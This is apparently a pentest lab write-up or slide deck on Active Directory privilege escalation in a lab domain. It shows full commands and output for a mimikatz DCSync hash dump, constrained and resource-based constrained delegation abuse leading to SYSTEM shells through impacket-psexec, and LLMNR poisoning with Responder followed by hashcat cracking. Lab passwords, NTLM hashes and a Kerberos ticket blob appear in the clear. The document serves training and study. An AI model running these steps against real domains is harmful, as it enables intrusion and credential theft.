cQmMJoflQgCaYfziMK1LwaphyaNInVu6cLj5uZY4+RwlygagqUlMc0KLZB2G3MDamc1k4hRVsoX0s8JgDDP/zQCEXa3U2DZwkrIl0hiE6R35K6FHtcyV6NJVIA77jLMMB6RtEmVG
2Fbq3wEu9FIZIdnS0sj25fD7nLfkTbii9pXam0187r1g34SDlgaHM+zTYEidAOjq8suGajqdjelVhTyTcsBvZEl1S4EdOBSHM2NpgpT2Te4RWULAb/fDk3Phkau0zdVYGNkphVBn
Wzu/qhWiZlFsDYb6hL+Dyxaa5LpgdjXy6svfhQB/+MzD2Ug5KEDQ1kDGDH19XpyWqmsuzCp7vDzX7Bnm5RBDu7wYYZ5ndxXaIha0mhE+ejQZy9UuRDPnuvKpZCXCpUHygQRIh6mq
a2WLNYWE/xnfoHoLR0pXDVgn5wRT4rcRWhmLpOwM5wBPzifU1GVljlaHuprA81Ekxtje7nJJnhHuG3fv2ogjXhWVcMm8UAeOYdcHSiPMfqQdoPftll2tjqDNii9/373qNGzsrTOM
54UiAhZyYu7Y8N4JiH9WvgraWloTiWyW50WZonKaIMb6EVgz2c19VJRp1SydL7TqfccEnEZ9yJq1Y7vwjv8n30CfsNpzCEI7H+jT8yvWd0i2SoH5gzIO0wYmso8p2YuBVW0Bqt3Q
BtQVGrwUh6K82likcTHxn+jeMFS1PgMvkJN5xoIrkzMhM3zN2q2KzATj16OTgxxuEqBSesrqteqtyaWaWh0PmGMm3El3gVO5QSfOQLv+RjyJ8XwGWPBI9jnUAkHVMCwjK7Cz660f
sjLcMNLin24lFp2JrH4Y0e2e9FvlwFViVkAwPdatZzv/0nf1afGn/Wc95v7s3DLzaWoOFK/Eb39tFLL6AB4X2MhzMgc0VOTkJCuUeQnv3VhidO3hMhNhDQGEXoLSqG3lnwwj8sBA
M6WH4a6o1Vp/TW146R8pQOs8cABagJuCjS0xnz7uSk46CyXZLQoWBs8I2X+jsIY08e8D5g7549F7+EjTCJNpYyk/iCtqfAGp7MjeuRR40+ZGdZJmIARaMjcRQfamuDoqp1W2WMy/
o0Y9Olhv1m914vyZdzAo/hPe05MGFgfX2LshCQdth25lEgo1gleKusylqWAznhyme8E7yNVkJ9OE+f6I/nnQmLOHfhKwc7q1o6UZQYpVrOUsZ8HRF4oGihA3XXxMVVxd8RsC1WYS
OCbHigSInhySbBnkkxQV47Ue34dwzERBa5Ky3V0l+W6GYvmbBPOQy/Z+k/kLq2L6jgfQwgfGgAwIBAKKB6QSB5n2B4zCB4KCB3TCB2jCB16ArMCmgAwIBEqEiBCBySfcEUfH6lEL
9XOiX3RgiSVWxi7VMpsRWFcl1DOVkRKESGxBCWVRFU0hJRUxELkxPQ0FMohcwFaADAgEBoQ4wDBsKUk9PVC1EQzAxJKMHAwUAYKEAAKURGA8yMDIzMTIxMjEyMzIwMlqmERgPMjA
yMzEyMTIyMjMyMDJapxEYDzIwMjMxMjE5MTIzMjAyWqgSGxBCWVRFU0hJRUxELkxPQ0FMqSUwI6ADAgECoRwwGhsGa3JidGd0GxBCWVRFU0hJRUxELkxPQ0FM /ptt
```

DOMAIN PRIVILEGE ESCALATION

Using the Ticket to Perform DCSync Attack aginst David.Williams who is a domain admin

lsadump::dcsync /user:david.williams

```
PS C:\Tools> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /user:david.williams
[DC] 'BYTESHIELD.local' will be the domain
[DC] 'ROOT-DC01.BYTESHIELD.local' will be the DC server
[DC] 'david.williams' will be the user account

Object RDN           : David Williams

** SAM ACCOUNT **

SAM Username         : David.Williams
User Principal Name  : David.Williams@BYTESHIELD.local
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 11/20/2023 6:13:51 AM
Object Security ID   : S-1-5-21-2650123447-3108711000-1796582875-1106
Object Relative ID   : 1106

Credentials:
  Hash NTLM: 9d0615b4cbfc6a2c149059eddcf156b0
    ntlm- 0: 9d0615b4cbfc6a2c149059eddcf156b0
    lm  - 0: 07b7a0a3b278e3b6f2015e2ed41f2f2d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 431a18d382394b5ff6b2b1da0af5d282
```

DOMAIN PRIVILEGE ESCALATION

Contrained Delegation OverView

Kerberos Constrained Delegation (KCD) is a feature in the Kerberos authentication protocol that allows a service to impersonate a user to access resources on behalf of that user, but with certain constraints. Constrained Delegation is considered more secure than Unconstrained Delegation because it limits the services to which a service can delegate user credentials, reducing the attack surface. However, like any security feature, it is essential to configure and manage it correctly.

A Kerberos Constrained Delegation attack refers to scenarios where an attacker exploits misconfigurations or vulnerabilities in the Constrained Delegation settings to gain unauthorized access or escalate privileges. The attack typically involves manipulating the constrained delegation configuration to extend the attacker's reach beyond what is intended.

DOMAIN PRIVILEGE ESCALATION

Searching for domain computer configured for constrained delegation

proxychains4 -q impacket-findDelegation BYTESHIELD.local/p.brown:'P.Password1!'

```
└─# proxychains4 -q impacket-findDelegation BYTESHIELD.local/p.brown:'P.Password1!'
Impacket v0.11.0 - Copyright 2023 Fortra

AccountName      AccountType  DelegationType                      DelegationRightsTo
_______________  ___________  __________________________________  __________________________________________________
WIN10-CLIENT-01$ Computer     Unconstrained                       N/A

SQLSRV$          Computer     Constrained w/ Protocol Transition  ldap/ROOT-DC01.BYTESHIELD.local/BYTESHIELD.l
ocal
SQLSRV$          Computer     Constrained w/ Protocol Transition  ldap/ROOT-DC01.BYTESHIELD.local

SQLSRV$          Computer     Constrained w/ Protocol Transition  ldap/ROOT-DC01

SQLSRV$          Computer     Constrained w/ Protocol Transition  ldap/ROOT-DC01.BYTESHIELD.local/BYTESHIELD

SQLSRV$          Computer     Constrained w/ Protocol Transition  ldap/ROOT-DC01/BYTESHIELD
```

DOMAIN PRIVILEGE ESCALATION

Searching for domain computer configured for constrained delegation

Get-DomainComputer -TrustedToAuth

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainComputer -TrustedToAuth
cn                                  : SQLSRV
distinguishedName                   : CN=SQLSRV,OU=DomainWorkStations,DC=BYTESHIELD,DC=local
instanceType                        : 4
name                                : SQLSRV
objectGUID                          : {816bee94-5e3c-4ae7-b61b-031a707baaf9}
userAccountControl                  : WORKSTATION_TRUST_ACCOUNT [16781312]
                                      TRUSTED_TO_AUTH_FOR_DELEGATION
badPwdCount                         : 0
badPasswordTime                     : 1601-01-01 00:00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2023-12-12 14:40:42.795845
pwdLastSet                          : 2023-12-05 18:19:20.362497
primaryGroupID                      : 515
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1138
logonCount                          : 70
sAMAccountName                      : SQLSRV$
sAMAccountType                      : 805306369
operatingSystem                     : Windows Server 2016 Standard Evaluation
dNSHostName                         : SQLSRV.BYTESHIELD.local
```

DOMAIN PRIVILEGE ESCALATION

Impersonating Administrator by requesting the TGS of the admin using the machine's NTLM hashes and exporting the ticket to our path

proxychains4 -q impacket-getST -spn 'CIFS/ROOT-DC01.BYTESHIELD.local' 'BYTESHIELD.LOCAL/SQLSRV$' -hashes 00000000000000000000000000000000:7d50f9cd04bfe10bb900fad74a1508d4 -impersonate Administrator

export KRB5CCNAME=./Administrator.ccache

```
└─# proxychains4 -q impacket-getST -spn 'CIFS/ROOT-DC01.BYTESHIELD.local'  'BYTESHIELD.LOCAL/SQLSRV$' -hashes 0
00000000000000000000000000000000:7d50f9cd04bfe10bb900fad74a1508d4  -impersonate Administrator
Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping ...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache

┌──(root㉿kali)-[~]
└─# export KRB5CCNAME=./Administrator.ccache
```

DOMAIN PRIVILEGE ESCALATION

Using the impersonated ticket to spawn system shell on the DC using

Impacket psexec

proxychains4 -q impacket-psexec -k -no-pass BYTESHIELD.local/Administrator@ROOT-DC01.BYTESHIELD.local -debug

```
└─# proxychains4 -q impacket-psexec -k -no-pass BYTESHIELD.local/Administrator@ROOT-DC01.BYTESHIELD.local -debu
g
Impacket v0.11.0 - Copyright 2023 Fortra

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] StringBinding ncacn_np:ROOT-DC01.BYTESHIELD.local[\pipe\svcctl]
[+] Using Kerberos Cache: ./Administrator.ccache
[+] Returning cached credential for CIFS/ROOT-DC01.BYTESHIELD.LOCAL@BYTESHIELD.LOCAL
[+] Using TGS from cache
[*] Requesting shares on ROOT-DC01.BYTESHIELD.local.....
[*] Found writable share ADMIN$
[*] Uploading file UNzWeYQj.exe
[*] Opening SVCManager on ROOT-DC01.BYTESHIELD.local.....
[*] Creating service cUvz on ROOT-DC01.BYTESHIELD.local.....
[*] Starting service cUvz.....
[+] Using Kerberos Cache: ./Administrator.ccache
[+] Returning cached credential for CIFS/ROOT-DC01.BYTESHIELD.LOCAL@BYTESHIELD.LOCAL
[+] Using TGS from cache
[+] Using Kerberos Cache: ./Administrator.ccache
[+] Returning cached credential for CIFS/ROOT-DC01.BYTESHIELD.LOCAL@BYTESHIELD.LOCAL
[+] Using TGS from cache
[!] Press help for extra shell commands
[+] Using Kerberos Cache: ./Administrator.ccache
[+] Returning cached credential for CIFS/ROOT-DC01.BYTESHIELD.LOCAL@BYTESHIELD.LOCAL
[+] Using TGS from cache
Microsoft Windows [Version 10.0.17763.1]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\Windows\system32>
```

DOMAIN PRIVILEGE ESCALATION


Interacting with the DC

```
C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
ROOT-DC01

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.10.1.13
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.1.1
```

DOMAIN PRIVILEGE ESCALATION


Resource-Based Constrained Delegation

Using BloodHound we discovered that a Group named RBCD has GenericAll rights over Fileserver, now let's enumerate the group



DOMAIN PRIVILEGE ESCALATION

Also a user named justin.smith has GenericAll rights over the the group, has GenericAll or GenericWrite over a group allows the principal to add him/herself to the said group, and every member of that has the same rights over the computer object as the group



DOMAIN PRIVILEGE ESCALATION

Using PowerView Python implementation to add justin.smith to RBCD Group

proxychains4 -q powerview BYTESHIELD/justin.smith:'J.Password1!'@10.10.1.13

Add-DomainGroupMember -Identity "RBCD Group" -Members "Justin.Smith“

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q powerview BYTESHIELD/justin.smith:'J.Password1!'@10.10.1.13
[2023-12-12 11:28:21] LDAP Signing NOT Enforced!
(LDAP)-[10.10.1.13]-[BYTESHIELD\Justin.Smith]
PV > Add-DomainGroupMember -Identity "RBCD Group" -Members "Justin.Smith"
[2023-12-12 11:28:31] User Justin.Smith successfully added to RBCD Group
```

DOMAIN PRIVILEGE ESCALATION

You can now see justin.smith is a member of the group

Add-DomainGroupMember -Identity "RBCD Group" -Members "Justin.Smith"

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\Justin.Smith]
PV > Get-DomainUser -Identity Justin.Smith
cn                                  : Justin Smith
distinguishedName                   : CN=Justin Smith,CN=Users,DC=BYTESHIELD,DC=local
memberOf                            : CN=RBCD Group,CN=Users,DC=BYTESHIELD,DC=local
                                      CN=Remote Management Users,CN=Builtin,DC=BYTESHIELD,DC=local
                                      CN=Remote Desktop Users,CN=Builtin,DC=BYTESHIELD,DC=local
name                                : Justin Smith
objectGUID                          : {bb611991-4c6a-4ae6-8236-029f0b605514}
userAccountControl                  : NORMAL_ACCOUNT [66048]
                                      DONT_EXPIRE_PASSWORD
badPwdCount                         : 0
badPasswordTime                     : 2023-12-03 00:36:15.402414
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 2023-12-11 22:31:40.637367
pwdLastSet                          : 2023-11-20 14:19:55.013302
primaryGroupID                      : 513
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1112
sAMAccountName                      : Justin.Smith
sAMAccountType                      : 805306368
userPrincipalName                   : Justin.Smith@BYTESHIELD.local
objectCategory                      : CN=Person,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

DOMAIN PRIVILEGE ESCALATION

Since the attack will require creating a new computer object on the domain, let's check if users are allowed to do it - by default, a domain member usually can add up to 10 computers to the domain

Get-DomainObject -Identity "dc=BYTESHIELD,dc=local" -Domain BYTESHIELD.local

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\Justin.Smith]
PV > Get-DomainObject -Identity "dc=BYTESHIELD,dc=local" -Domain BYTESHIELD.local
C=BYT
                                                    ESHIELD,DC=local
ms-DS-MachineAccountQuota                         : 10
msDS-Behavior-Version                             : 7
msDS-PerUserTrustQuota                            : 1
msDS-AllUsersTrustQuota                           : 1000
msDS-PerUserTrustTombstonesQuota                  : 10
msDs-masteredBy                                   : CN=NTDS Settings,CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,D
C=BYT
                                                    ESHIELD,DC=local
msDS-IsDomainFor                                  : CN=NTDS Settings,CN=ROOT-DC01,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,D
C=BYT
                                                    ESHIELD,DC=local
msDS-IsPartialReplicaFor                          : CN=NTDS Settings,CN=CHILD-DC02,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,
DC=BY
                                                    TESHIELD,DC=local
msDS-NcType                                       : 0
msDS-ExpirePasswordsOnSmartCardOnlyAccounts       : True
dc                                                : BYTESHIELD
```

DOMAIN PRIVILEGE ESCALATION

Adding Computer to the Domain

proxychains4 -q impacket-addcomputer -computer-name 'PWNED-PC$' -computer-pass 'P@ssw0rd1!@#' -dc-ip 10.10.1.13 BYTESHIELD.local/justin.smith:'J.Password1!'

```
┌──(root㉿kali)-[~]
└─# proxychains4 -q impacket-addcomputer -computer-name 'PWNED-PC$' -computer-pass 'P@ssw0rd1!@#' -dc-ip 10.10.
1.13 BYTESHIELD.local/justin.smith:'J.Password1!'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account PWNED-PC$ with password P@ssw0rd1!@#.
```

DOMAIN PRIVILEGE ESCALATION

Verifying if the computer is created

Get-DomainComputer PWNED-PC

```
(LDAP)-[10.10.1.13]-[BYTESHIELD\P.Brown]
PV > Get-DomainComputer PWNED-PC
cn                                  : PWNED-PC
distinguishedName                   : CN=PWNED-PC,CN=Computers,DC=BYTESHIELD,DC=local
instanceType                        : 4
name                                : PWNED-PC
objectGUID                          : {a0301048-af14-4cc9-8e4e-c71022f201f4}
userAccountControl                  : WORKSTATION_TRUST_ACCOUNT [4096]
badPwdCount                         : 0
badPasswordTime                     : 1601-01-01 00:00:00
lastLogoff                          : 1601-01-01 00:00:00+00:00
lastLogon                           : 1601-01-01 00:00:00
pwdLastSet                          : 1601-01-01 00:00:00
primaryGroupID                      : 515
objectSid                           : S-1-5-21-2650123447-3108711000-1796582875-1140
logonCount                          : 0
sAMAccountName                      : PWNED-PC$
sAMAccountType                      : 805306369
objectCategory                      : CN=Computer,CN=Schema,CN=Configuration,DC=BYTESHIELD,DC=local
```

DOMAIN PRIVILEGE ESCALATION

We need to add this account to the targeted computer's trust list, which is possible because justin.smith has GenericAll ACL on this computer. We can use the rbcd.py Python script to do so.

proxychains4 -q python3 rbcd.py -dc-ip 10.10.1.13 -t FILE-SERVER -f PWNED-PC BYTESHIELD.local\\Justin.Smith:'J.Password1!'

```
└─# proxychains4 -q python3 rbcd.py -dc-ip 10.10.1.13 -t FILE-SERVER -f PWNED-PC BYTESHIELD.local\\Justin.Smith
:'J.Password1!'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Starting Resource Based Constrained Delegation Attack against FILE-SERVER$
[*] Initializing LDAP connection to 10.10.1.13
[*] Using BYTESHIELD.local\Justin.Smith account with password ***
[*] LDAP bind OK
[*] Initializing domainDumper()
[*] Initializing LDAPAttack()
[*] Writing SECURITY_DESCRIPTOR related to (fake) computer `PWNED-PC` into msDS-AllowedToActOnBehalfOfOtherIden
tity of target computer `FILE-SERVER`
[*] Delegation rights modified succesfully!
[*] PWNED-PC$ can now impersonate users on FILE-SERVER$ via S4U2Proxy
```

DOMAIN PRIVILEGE ESCALATION

We can ask for a TGT for the created computer account, followed by a S4U2Self request to get a forwardable TGS ticket, and then a S4U2Proxy request to get a valid TGS ticket for a specific SPN on the targeted computer.

proxychains4 -q impacket-getST -spn cifs/FILE-SERVER.BYTESHIELD.local -impersonate Administrator -dc-ip 10.10.1.13 BYTESHIELD.local/PWNED-PC:'P@ssw0rd1!@#'

```
└─# proxychains4 -q impacket-getST -spn cifs/FILE-SERVER.BYTESHIELD.local -impersonate Administrator -dc-ip 10.
10.1.13 BYTESHIELD.local/PWNED-PC:'P@ssw0rd1!@#'
Impacket v0.11.0 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache

┌──(root㉿kali)-[~/Tools]
└─# export KRB5CCNAME=./Administrator.ccache
```

DOMAIN PRIVILEGE ESCALATION

We now have system shell on the file server

export KRB5CCNAME=./Administrator.ccache

proxychains4 -q impacket-psexec -k -no-pass FILE-SERVER.BYTESHIELD.local

```
└# proxychains4 -q impacket-psexec -k -no-pass FILE-SERVER.BYTESHIELD.local

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on FILE-SERVER.BYTESHIELD.local.....
[*] Found writable share ADMIN$
[*] Uploading file hTkEhqco.exe
[*] Opening SVCManager on FILE-SERVER.BYTESHIELD.local.....
[*] Creating service pHlG on FILE-SERVER.BYTESHIELD.local.....
[*] Starting service pHlG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
```

DOMAIN PRIVILEGE ESCALATION

Link-local multicast name resolution (LLMNR)

What Is LLMNR?

LLMNR stands for Link-Local Multicast Name Resolution. It is a name resolution service or protocol used on Windows to resolve the IP address of a host on the same local network when the DNS server is not available.

LLMNR works by sending a query to all devices across a network requesting a specific hostname. It does this using a Name Resolution Request (NRR) packet that it broadcasts to all devices on that network. If there is a device with that hostname, it will respond with a Name Resolution Response (NRP) packet containing its IP address and establish a connection with the requesting device.

Unfortunately, LLMNR is far from being a secure mode of hostname resolution. Its main weakness is that it uses one's username alongside the corresponding password when communicating

DOMAIN PRIVILEGE ESCALATION

What are NBNS and LLMNR?

Both NetBIOS Name Server and Local-Link Multicast Name Resolution (NBNS and LLMNR) are protocols that a Windows computer uses to look for a host on the internal network when a host's IP address cannot be resolved through the organizational DNS (Domain Name Server) server. This can be anything from a file server your machine is trying to map, to a web portal you are trying to access, to even background processes looking for things like a proxy server. When a Windows computer attempts to connect to another machine over the network, it follows this basic process:

It checks the local host file. Any machine you have recently talked to is stored in the local host file. This makes it much faster as no network requests have to be made.

If the host isn't in your local host file, your computer will then query DNS, which is essentially the phone book of your network. It contains all the systems and their addresses on the network.

If for some reason DNS doesn't know where that host is, your computer will send out a NBNS and/or LLMNR request. This request gets broadcast (or sent to every computer) on the local subnet. Most requests will not reach this point, especially if your DNS is up to date. However, if you mistype the name of a server, or if the server doesn't exist (like a proxy server if your organization doesn't use one), these requests will be abundant.

DOMAIN PRIVILEGE ESCALATION


Responder is listening

Responder –I eth0 -wd

```
└─# responder  -I eth0 -wd

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal  → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

DOMAIN PRIVILEGE ESCALATION

Let's Simulate the attack by going to one of the domain computer and attempt to type a name that does not exists and observer what happens



I logged on as joe.smith trying to access a non-existing name

DOMAIN PRIVILEGE ESCALATION

This is what we got on responder, we are able to capture Net-Ntlm hashes for the user joe.smith now let crack the hash offline to get its cleartext, using hashcat

```
[SMB] NTLMv2-SSP Client   : 192.168.0.147
[SMB] NTLMv2-SSP Username : BYTESHIELD\Joe.Smith
[SMB] NTLMv2-SSP Hash     : Joe.Smith::BYTESHIELD:28ff32948f09e3d4:74DD22F77EFDBD3ABD5AA0B4DF48F39B:01010000000
000000001F4BA142DDA01BDC8135B198F4EF20000000002000800 4F0048005A00540001001E00570049004E002D003600340034004C0058
0058005A003000550051004A000400340057004900 4E002D003600340034004C00580058005A003000550051004A002E004F0048005A005
4002E004C004F00430041004C00030014004F0048005A0054002E004C004F00430041004C00050014004F0048005A0054002E004C004F00
430041004C00070008000001F4BA142DDA0106000400020000000800300030000000000000000010000000020000055DE9DD9314E8DF0A64
70B9D75FD283904EE1326ED30C372B0C1082BDC137D170A001000000000000000000000000000000000000000900240063006900660073002F
0064006F00650073006E006F00740065007800690073007400730000000000000000000000000000
```

DOMAIN PRIVILEGE ESCALATION

Cracking the hashes with hashcat

.\hashcat.exe -a 0 -m 5600 .\NThashes.txt .\PasswordList.txt

```
PS C:\Users\mohas\Desktop\hashcat-6.2.6> .\hashcat.exe -a 0 -m 5600 .\NThashes.txt .\PasswordList.txt
hashcat (v6.2.6) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
